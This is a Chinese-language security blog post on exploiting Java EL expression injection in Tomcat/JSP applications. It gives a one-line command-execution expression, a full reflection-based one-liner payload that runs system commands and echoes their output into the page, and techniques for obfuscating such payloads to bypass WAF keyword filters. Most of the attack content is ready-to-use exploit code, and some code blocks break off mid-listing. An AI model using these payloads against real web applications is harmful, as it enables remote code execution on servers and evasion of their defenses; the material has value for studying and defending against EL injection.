
EL表达式Trick
EL表达式的回显问题
在EL表达式中,想要进行命令执行,只需要一下一行表达式即可
1 | ${java.lang.Runtime.getRuntime().exec("calc");} |
这句表达式作用相当于jsp的一句话木马,但是只是能做到检测和盲打,在一些不出网的情况下,我们没办法进行反弹shell,不方便于EL表达式的进一步利用
在我们常规的jsp回显马中是这样写的,通过InputStream接受Runtime().exec('xxx').getInputStream,来获取命令执行的输出,然后打印到response中,从而达到回显的目的
1 | <% |

EL表达式的实现是由中间件Tomcat进行解析,然后进行反射调用,实际上的EL表达式只能写函数调用,并不能在EL表达式执行new String()、int X等定义与实例化操作

在EL表达式中定义了11个隐式对象,使用这些隐式对象可以很方便地读取到Cookie、HTTP请求消息头字段、请求参数、Web应用程序中的初始化参数的信息

例如我们可以通过pageContext来保存属性
那么想要实现EL表达式的回显问题,可以通过以下步骤进行回显:
- 使用
pageContext保存Runtime#exec的inputStream - 调用
inputStream#read会将命令结果输入到byte[]中,我们需要找到一个byte[]对象 - 反射创建一个
String,将byte[]转化为String - 输出String
在平时使用中,我们知道可以通过pageContext对象保存属性
那么我们也可以通过pageContext来保存Runtime().exec()的inputStream

将inputStream保存到pageContext后,我们需要去寻找一个byte[]来接受inputStream#read返回的byte[]
在EL表达式中,类加载的范围只有在以下四个包下:
因此我们在后续寻找利用类时,只能从这四个包下的类进行寻找
java.langjavax.servletjavax.servlet.httpjavax.servlet.jsp
java.nio.ByteBuffer可以用来创建一个指定大小的byte[],用法如下,因为ByteBuffer.allocate为静态调用,因此我们可以在EL表达式中使用
1 | ByteBuffer allocate = ByteBuffer.allocate(100); #静态调用 |
但是在EL表达式中,类加载的范围只有在上面说过的四个包下,我们没办法直接调用,因此我们可以使用Class.forName进行实例化ByteBuffer类
能够接受byte[]后,我们就需要来反射获取一个String实例对象,将byte[]类型的数据转换成String,并输出到页面中
最终Poc如下
1 | ${pageContext.setAttribute("inputStream",Runtime.getRuntime().exec("whoami").getInputStream())} |

一句话版本如下
1 | ${pageContext.setAttribute("inputStream", Runtime.getRuntime().exec("cmd /c dir").getInputStream());Thread.sleep(1000);pageContext.setAttribute("inputStreamAvailable", pageContext.getAttribute("inputStream").available());pageContext.setAttribute("byteBufferClass", Class.forName("java.nio.ByteBuffer"));pageContext.setAttribute("allocateMethod", pageContext.getAttribute("byteBufferClass").getMethod("allocate", Integer.TYPE));pageContext.setAttribute("heapByteBuffer", pageContext.getAttribute("allocateMethod").invoke(null, pageContext.getAttribute("inputStreamAvailable")));pageContext.getAttribute("inputStream").read(pageContext.getAttribute("heapByteBuffer").array(), 0, pageContext.getAttribute("inputStreamAvailable"));pageContext.setAttribute("byteArrType", pageContext.getAttribute("heapByteBuffer").array().getClass());pageContext.setAttribute("stringClass", Class.forName("java.lang.String"));pageContext.setAttribute("stringConstructor", pageContext.getAttribute("stringClass").getConstructor(pageContext.getAttribute("byteArrType")));pageContext.setAttribute("stringRes", pageContext.getAttribute("stringConstructor").newInstance(pageContext.getAttribute("heapByteBuffer").array()));pageContext.getAttribute("stringRes")} |
EL表达式Waf绕过
在EL表达式中,获取某个对象的属性有两种方法:- class.value
- class[“value”]
如果想要去混淆的话,我们可以将函数名或者属性变成字符串,那么通过拼接混淆就比较简单了,例如:原本的payload是这样的
1 | "".getClass().forName("javax.script.ScriptEngineManager").newInstance().getEngineByName("JavaScript").eval("payload") |
通过class["value"]这种方式,payload可以变成以下这样
其中每一个字符串都可以使用 param.xxx 的参数来替换,或者使用 el 表达式进行拼接转换,比如 ${“”“getClass”param.aparam.cparm.dparam.f}
1 | ${""["getClass"]()["forName"]("javax.script.ScriptEngineManager")["newInstance"]()["getEngineByName"]("JavaScript")["eval"]("payload")} |
这样在针对关键字的拦截时,我们可以将其替换
1 | "getClass" |